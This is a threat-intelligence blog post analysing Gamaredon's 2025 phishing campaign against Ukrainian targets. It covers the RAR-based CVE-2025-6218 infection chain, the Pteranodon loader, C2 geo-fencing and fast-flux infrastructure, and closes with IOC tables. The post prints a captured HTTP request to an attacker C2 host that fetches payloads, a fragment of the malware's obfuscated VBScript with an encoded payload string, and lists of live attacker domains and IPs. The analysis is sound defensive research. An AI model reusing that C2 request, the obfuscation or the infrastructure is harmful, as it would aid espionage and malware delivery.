Inside Gamaredon 2025: Zero-Click Espionage at Scale - Synaptic Security Blog

By robin

Published: 2025-11-22 · Archived: 2026-04-05 16:46:58 UTC

by Robin Dost

UPDATE 22.12.2025: Gamaredon updated it’s payload delivery infrastructure. You can find more information here.
UPDATE 08.01.2026: If you want to know how to defend against Gamaredon and similar Actors, check out this article.
I also started writing YARA Rules for Gamaredons current samples, if you are a valid security researcher and you

need them, send ma an email.
If you are a doing legit malware research interested in (deobfuscated) Samples from Gamaredon, you can write me an email aswell.

If you're interested in how I efficiently track threat actors such as Gamaredon, feel free to check out my article on a CTI platform I developed: https://blog.synapticsystems.de/following-gamaredons-infrastructure-rotations-using-kraken/

Campaign Summary

- **Timeframe:** February – November 2025
- **37 analyzed samples**
- **New zero-click infection vector -> CVE-2025-6218**
- **New C2 architecture:** DynDNS + Fast-Flux + Telegram + graph.org
- **Two-stage geo-fencing + header firewall**
- **Pteranodon as the central Stage-2 loader**
- **Server-side registration required for deeper payload access**

As the year slowly crawls toward its inevitable end (like certain Russian infrastructure), it's a good moment to take another detailed look at Gamaredon's ongoing phishing campaign targeting Ukraine.

I've previously published a high-level overview of this campaign, you can check that article out if you want the "lite" version.
Today, however, we're digging deeper: how to untangle the FSB's infrastructure for this operation and how we managed to extract additional payloads directly from their servers with varying degrees of cooperation from Microsoft's RAR parser.

A quick thank-you goes out to my brother Ramon, who assisted especially in retrieving additional payloads from Gamaredon's backend. Family bonding through state-sponsored malware analysis, truly heartwarming.

Dataset Overview

For this analysis, I organized all samples into a structured table divided into **Stage-1** and **Stage-2 to Stage-X** artifacts.

- **Stage-1 samples** are the actual phishing attachments delivered to victims (HTA, LNK, RAR archives).
- **Stage-2 to Stage-X samples** represent everything the Gamaredon infrastructure subsequently downloads once the initial loader executes or the vulnerability is triggered.

Each entry contains:

- **Filename**: original name taken from the email attachment or payload
- **Hash**: SHA-256 fingerprint for verification
- **Dropped Files**: anything extracted or written by the sample (HTA/PS1 loaders, Pteranodon modules, persistence scripts, etc.)

This allows us to map the infection chain fully, from the very first email to the deeper payload ecosystem sitting behind Gamaredon's firewall-like C2 logic.

In total, we analyzed **37 samples** for this write-up.

▶ **Stage 1 Samples** (Click to open)

▶ **Stage 2-X Samples**

Operational Objective of the Campaign


The analyzed artifacts make the intention behind this operation painfully clear:
the campaign is aimed squarely at **Ukrainian military, governmental, political, and administrative entities**.

Based on filenames, document themes, and sender infrastructure, Gamaredon's operational goals can be summarized as follows:

- **Military intelligence collection** (documents, internal communication, location data, organization charts)
- **Rapid exfiltration** (Pteranodon immediately sends host-, user-, and system-metadata to the C2)
- **Long-term espionage** (stealers, wipers, tasking modules, USB spreaders)
- **Disruption & anti-forensics** (registry cleaning, MRU deletion, startup folder cleanup)
- **Targeted propagation** inside internal networks (USB/NAS/network spread)

This is not an opportunistic campaign. It is a structured, military-oriented espionage and sabotage operation consistent with, and likely coordinated by Russian state intelligence.

Campaign Timeline


GAMAREDON
2025
UKRAINE
CAMPAIGN
JAN 2025
HTA Files
MAY 2025
RAR
Archives &
LNK Files
JUN - AUG 2025
HTA Files
SEP 2025
HTA, PDF
& LNK
Files
NOV 2025
RAR (CVE-
2025-6218)
with HTA
Files

Campaign Description

Gamaredon continues to bombard Ukrainian organizations with phishing emails, using a rotating set of attachments and themes.
The filenames of the analyzed samples strongly indicate **military and political targeting**, and the underlying infrastructure is built on large DynDNS farms and Fast-Flux C2 nodes an architecture that screams “FSB budget optimization,” if you will.

Until early November 2025, the group primarily distributed **HTA** and **LNK** attachments.
Then they shifted strategy, adopting a new Windows vulnerability **CVE-2025-6218**, allowing infections **without the victim consciously executing anything**.

Their new favorite delivery vector?
RAR archives containing seemingly harmless documents.


What happens?

When a victim opens the RAR archive:

- the vulnerability triggers immediately
- a hidden HTA is extracted straight into the Windows Startup folder
- reboot -> automatic execution -> connection to Gamaredon’s C2
- further payloads are downloaded and initial reconnaissance begins

A classic example of Microsoft doing Microsoft things.

Infection Chain (CVE-2025-6218 & CVE-2025-8088)



The multi-stage infection chain used in this campaign is simple, elegant, and annoyingly effective.
A key component is the **server-side access control logic**, which tightly restricts who is allowed to receive further payloads, ensuring that analysts outside the target region receive nothing but empty responses and existential frustration.

---

1. Initial Access: Web-based Loaders

Entry points include:

- HTA attachments
- LNK droppers
- RAR archives containing HTA or LNK files
- And increasingly:
    - **RAR archives exploiting CVE-2025-6218 and CVE-2025-8088**

CVE-2025-6218

- Vulnerability allowing automatic file extraction into privileged directories
- HTA placed into Startup **without user execution**

CVE-2025-8088

- MSHTML execution bypass, circumventing Windows 11 hardening

All these delivery formats share one purpose:
download and launch Pteranodon, the central stage-2 loader.

---

2. Pteranodon Loader

Once the initial dropper executes, it fetches Pteranodon via HTTP(S).

This is where Gamaredon's **C2 firewall** kicks in.

Persistence Mechanisms

Pteranodon uses multiple persistence vectors depending on available permissions:

- Registry Run keys (`HKCU` and occasionally `HKLM`)
- Scheduled tasks (5 – 30 minute intervals)
- HTA files in the Startup folder
- Hidden script copies inside `%APPDATA%` , `%LOCALAPPDATA%` , and `%PROGRAMDATA%`

These ensure the loader survives multiple reboots and can continuously request new tasks and modules.

Communication Structure

Gamaredon's C2 traffic is distinctive:

- **XOR + Base64 layering**
- **Pseudo-JSON structures** (loose key/value pairs)
- **Regular tasking requests** (download payload, run wiper, USB spread, resend systeminfo)
- **Operator fingerprints** (recurring variable names and patterns)

Pteranodon is intentionally simple, lightweight, and extremely flexible, the malware equivalent of a Russian Lada: It may look primitive, but you'll be surprised how long it keeps going.

---

3. Access Control Logic (C2 Firewall)

Gamaredon uses a multi-layered filtering system that serves as both OPSEC and anti-analysis defense.

Purpose of the Access Control Logic

The C2:

- only responds fully to **Ukrainian IP ranges**
- verifies browser headers
- requires **system registration** before delivering deeper payloads

This effectively locks out researchers, sandboxes, cloud instances, and… pretty much everyone except the intended victims.

Stages

Stage 1: IP Validation

- Non-Ukrainian IP -> HTTP 200 with empty body
- Ukrainian IP -> proceed

Stage 2: Header Validation

- Must supply correct:
  - Identifier/Token
  - User-Agent
  - Accept-Language

Invalid -> serve a 0-byte file
Valid -> proceed

Stage 3: Registration & Tasking


Full payload access only after system registration:

- hostname
- username
- local IP
- environment
- token

Then the C2 provides:

- USB/network spread modules
- Wipers
- Persistence modules
- Stealers
- Additional droppers

The basic access control logic looks like this:



---

4. Campaign Characteristics

- Strict Ukraine-only geo-fencing
- Strong anti-analysis (empty responses instead of errors)
- High variation of initial access files
- Consistent use of Pteranodon
- Increased abuse of RAR + CVE-2025-6218
- Multiple drops per day

Analysis

This article focuses more on **mapping the infrastructure** than on deep reverse-engineering.
If you want in-depth Stage-1 payload analysis, check my previous article.

Once the malicious attachment is executed, it contacts a remote Gamaredon domain and retrieves Pteranodon.

Key observations from sandboxing

- Most sandbox environments receive empty responses, expected due to the C2 filtering
- Simulating headers alone is insufficient
- Regular Ukrainian proxies also fail
- **Rotating Ukrainian residential proxies** *do* work
- However, deeper stages require successful registration, which makes automated extraction time-consuming

After bypassing the filters, we obtained obfuscated HTAs containing Base64-encoded VBS Code.

GET /fjsti/$ki?cpqtz/nh.dkp=vjqc/body.jsp HTTP/1.1 Accept: */* user-agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr !!1mm3soXjN0gXC6N@496BDAC1!!/!nnoqz/!ome/83.0.4103.116 Safari/537.36 / tjhtn@streams-metallic-regulatory-armor.trycloudflare.com Accept-Language: ru-RU, ru;q=0.9 UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: streams-metallic-regulatory-armor.trycloudflare.com Connection: Keep-Alive 530
More Details

These loaders then fetch:

- Pteranodon
- wiper modules
- auxiliary droppers
- etc.

All files are provided in the sample table for further analysis.

```
532   decreeDyC = decreeDyC + "uZE"
533   decreeDyC = decreeDyC + "Z0"
534
535   instructioniX3 = instructioniX3 + "pEeWmd"
536
537   if acheSNr < 27 then
538   seedsL8T = "TfZJw3c92wO1P"
539   end if
540
541   instructioniX3 = instructioniX3 + "S6"
542   punctualCR4 = "kazanJ9n : crossSuw statelyFc1"
543   instructioniX3 = instructioniX3 + "1L"
544
545   sometimesd3F = perseveranceav6
546
547   diverOl4 = diverOl4 + "e45m"
548   diverOl4 = diverOl4 + "AI6"
549   diverOl4 = diverOl4 + "JkZ1"
550
551
552   crookedP9D = crookedP9D + "nJnU2kFLSTcPXXj1Jm6H"
553   End function
554
555   Function romanNEp()
556   on error resume next
557   asksTH7="ZGltIGRhdGFBWUMsIGFuYWx5c2lzbTZjLCBhbG9uZ3JaZSwgcGFyYW1ldGVyc2JDSg0KRG1tIGJvb3RzcDEyLCBzdG9wcGV
558
559   irregularfTy.Close
560   behavef2f = "ms"
561
562   if disappearbYT < 45 then
563   patrolZqs = 884
564   patrolZqs = patrolZqs + 7
565   end if
566
567   behavef2f = behavef2f + "xm"
568
569   If (incidentallyco1.status = splashdy0) Then
570   hallJvP = currentlyPtX
571   denoteEmL.Close
572   exposedFZI = exposedFZI - initiateAoj
573   blessdh0 = Int((4718 * Rnd) + 2768)
574   End if
```

Telegram & graph.org C2 Distribution

Gamaredon uses:

- Telegram channels for rotating C2 IPs and cryptographic material
- graph.org pages for rotating payload URLs

Both platforms are:

- ideal for operations requiring frequent updates
- highly resilient
- hard to take down

App Name	VBScript
Filename	C:\Users\HJDRZTi:SERVER
Script	`follygCB = follygCB + "tele"`

App Name	VBScript
Filename	C:\Users\HJDRZTi:SERVER
Script	`follygCB = follygCB + "gram"`


App Name	VBScript
Filename	C:\Users\HJDRZTi:SERVER
Script	`follygCB = follygCB + ".me"`


App Name	VBScript
Filename	C:\Users\HJDRZTi:SERVER
Script	`follygCB = follygCB + "/s/"`

App Name	VBScript
Filename	C:\Users\HJDRZTi:SERVER
Script	`follygCB = follygCB + "obe"`

App Name	VBScript
Filename	C:\Users\HJDRZTi:SERVER
Script	`follygCB = follygCB + "rfa"`

App Name	VBScript
Filename	C:\Users\HJDRZTi:SERVER
Script	`follygCB = follygCB + "rir"`





https://graph.org/vryivzphxwc-11-11

If you are a doing legit malware research interested in tracking, feel free to write me an email.

Fast-Flux Infrastructure (194.67.71.0/24)


One IP stood out: **194.67.71.75**, belonging to REG.RU, a well-known high-abuse Russian hosting provider.

Findings:

- 200+ IPs in the subnet engaged in coordinated port-scanning against Ukrainian targets (April 2025)
- 44,157 PassiveDNS entries for the 256 hosts
- 39,903 unique domains
- Typical Fast-Flux characteristics:
    - extremely short TTL
    - rapid IP rotation
    - each IP hosting dozens of unrelated domains
    - low-quality disposable domain patterns
    - consistent abusive behavior

This subnet is:

- clearly Russian-controlled
- used for offensive operations
- structurally similar to GRU-affiliated infrastructure
- highly likely to be connected directly or indirectly to the FSB



Reporter	IoA Timestamp (UTC)	Comment	Categories
SWF	2025-04-22 09:16:07 (7 months ago)	Port scanning	Port Scan, Hacking
SWF	2025-04-07 14:12:04 (7 months ago)	Port scanning	Port Scan, Hacking
SWF	2024-04-12 19:02:04 (1 year ago)	Port scanning	Port Scan, Hacking

lastReportedAt	ipAddress
	194.67.71.0
	194.67.71.1
2025-04-24T15:19:08+00:00	194.67.71.2
2025-04-05T08:47:04+00:00	194.67.71.3
2025-04-01T13:22:04+00:00	194.67.71.4
2025-04-18T15:29:07+00:00	194.67.71.5
	194.67.71.6
2025-04-23T06:16:07+00:00	194.67.71.7
2025-04-03T04:44:04+00:00	194.67.71.8
2025-04-26T09:00:08+00:00	194.67.71.9
	194.67.71.10
2025-04-18T17:49:07+00:00	194.67.71.11
2025-04-03T09:44:03+00:00	194.67.71.12
2025-04-14T06:44:06+00:00	194.67.71.13
2025-04-14T13:24:05+00:00	194.67.71.14
2025-04-10T12:21:05+00:00	194.67.71.15
2025-04-04T18:26:04+00:00	194.67.71.16
2025-04-20T01:31:07+00:00	194.67.71.17
2024-04-14T03:25:03+00:00	194.67.71.18
2025-04-24T06:38:08+00:00	194.67.71.19
2025-04-15T06:05:05+00:00	194.67.71.20
2025-04-04T08:06:03+00:00	194.67.71.21
2025-04-22T04:35:07+00:00	194.67.71.22
2025-04-02T07:03:03+00:00	194.67.71.23
2025-04-15T13:05:06+00:00	194.67.71.24
2025-04-04T02:25:03+00:00	194.67.71.25
2025-04-14T11:24:07+00:00	194.67.71.26
2025-03-31T19:01:04+00:00	194.67.71.27
2025-04-15T18:46:05+00:00	194.67.71.28
2025-04-26T08:00:08+00:00	194.67.71.29
2025-04-14T19:24:06+00:00	194.67.71.30
2025-04-22T07:55:07+00:00	194.67.71.31
2024-04-17T05:31:03+00:00	194.67.71.32
	194.67.71.33
2025-04-17T00:27:06+00:00	194.67.71.34
2025-04-16T04:47:05+00:00	194.67.71.35
2025-04-23T03:16:07+00:00	194.67.71.36
2025-04-22T14:36:07+00:00	194.67.71.37
2025-04-23T00:16:06+00:00	194.67.71.38
2025-04-16T00:26:04+00:00	194.67.71.39
2025-07-29T13:13:50+00:00	194.67.71.40
2025-04-17T18:48:08+00:00	194.67.71.41
2025-04-18T00:48:08+00:00	194.67.71.42
2025-04-18T09:49:06+00:00	194.67.71.43
2025-04-08T03:12:04+00:00	194.67.71.44
2025-04-01T09:22:03+00:00	194.67.71.45
2024-04-16T09:30:04+00:00	194.67.71.46
2025-04-07T08:49:03+00:00	194.67.71.47
2025-04-21T15:54:07+00:00	194.67.71.48
2025-04-05T15:27:04+00:00	194.67.71.49
2025-04-08T18:13:05+00:00	194.67.71.50
2025-04-14T12:04:07+00:00	194.67.71.51
2025-04-07T04:29:09+00:00	194.67.71.52
2025-04-15T00:25:05+00:00	194.67.71.53
2025-04-17T20:08:06+00:00	194.67.71.54
2025-03-31T09:01:03+00:00	194.67.71.55
	194.67.71.56
	194.67.71.57
2025-04-15T14:06:05+00:00	194.67.71.58

I built a graph on VirusTotal to visualize the malware distribution by the subnet:

NOTE: By clicking ‘Load content’, you consent to data being transmitted to a third-party provider in the United States. Please note that US data protection standards differ from those in the EU.

Changes in the 2025 Gamaredon Campaign

Compared to 2021 – 2024, the 2025 operation shows significant evolution:

1. Zero-Click via CVE-2025-6218

RAR-based exploit allows silent execution with no user interaction.

2. RAR-First Delivery

RAR replaced HTA/LNK as the primary attachment format.

3. More complex access control

Geo-fencing, header checks, registration tokens, and multi-stage filtering.

4. Decentralized C2

Heavy reliance on Telegram + graph.org.

5. Expanded Stage-1 variations

HTA, LNK, RAR+LNK, RAR+HTA, RAR exploiting CVE-2025-6218.

6. Stronger persistence & propagation

Better registry/task persistence and more aggressive lateral movement.

Summary

The 2025 Gamaredon campaign is no longer just “phishing with extra steps”
It has evolved into a **modular, highly dynamic, multi-infrastructure malware ecosystem**, powered by:

- Zero-click exploits
- Geo-fenced C2 delivery
- Fast-Flux DNS
- Telegram distribution
- graph.org rotation
- Persistent Pteranodon loaders

…all wrapped in a design philosophy best described as:
“If it works, ship it, if it breaks, wrap it in Base64 and ship it anyway.”

MITRE ATT&CK Mapping

▶ The current Gamaredon campaign maps to a wide range of relevant MITRE ATT&CK techniques.
Below is a consolidated overview of the most important tactics and techniques observed during the various stages of the operation: (Click To Open)

High-Level Indicators for Threat Hunters

▶ This section summarizes the most important behavioral indicators that SOCs, threat hunters, and CERT teams can use to detect Gamaredon activity early.
These are high-level detection patterns rather than sample-specific IOCs

---

IOCs

In our Analysis we could find the following IOCs used in this campaign:

IOC-Type	IOC-Value
DynDNS Payload Delivery Server	acess-pdf.webhop.me
	creates.webhop.me
	digitall.webhop.me
	dears.serveirc.com
	dilopendos.serveirc.com
	downcraft.serveirc.com
	fixer.serveirc.com
	fixfactors.serveirc.com
	kia-court.serveirc.com
	political-news.serveirc.com
	readers.serveirc.com
	serversftp.serveirc.com
	ssu-procuror.redirectme.net
	yeard.serveirc.com
	papilonos.hopto.org
	diskpart.myddns.me
	selodovo.myddns.me
	document-downloads.ddns.net
	systems-debug.ddns.net

	document-prok.freedynamicdns.org
	downloads-document.freedynamicdns.org
	write-document.freedynamicdns.org
	procurature.freedynamicdns.org
	print-documents.freedynamicdns.net
	google-pdf.redirectme.net
	hosting-redirect.sytes.net
	tillthesunrise.sytes.net
	open-files.systes.net
	open-pdf.serveftp.com
	pasive-host.gotdns.ch
Cloudflare	app-334825a6-4a2b-48bc-be92-e0582d656006.cleverapps.io
	libraries-thus-yale-collaborative.trycloudflare.com
	vacations-mic-games-scale.trycloudflare.com
	incidence-polished-expires-denver.trycloudflare.com
	streams-metallic-regulatory-armor.trycloudflare.com
	divine-water-36e7.5ekz2z6pjk.workers.dev
	long-king-02b7.5ekz2z6pjk.workers.dev
	quietunion.48clhonm1m.workers.dev
	divine-water-5123.svush66274.workers.dev
	blackvoice.lydef24298.workers.dev
	vaporblue.ddnsking.com
Domains	rqzbuwewuvnbbaucfhjl.supabase.co
	For.estaca.ru
	exorcise.me
	andonceagain.online

	gihs.andonceagain.ru
	andonceagain.ru
	antresolle.ru
IP Adresses	5.181.2.158
	5.181.2.161
	95.163.236.162
	185.168.208.228
	194.58.66.5
	194.58.66.132
	194.58.66.192
	194.67.71.75
	194.87.240.141
	194.87.230.166
	194.87.240.215
	194.87.240.217
	185.39.204.82
	45.141.234.234
	5.8.18.46
	103.224.182.251
	144.172.84.70
	45.32.220.217
	65.38.120.43
	64.7.199.177
	172.104.206.42
	107.189.18.173
	107.189.23.61
Telegram URLs	https://www.telegram.me/s/natural_blood

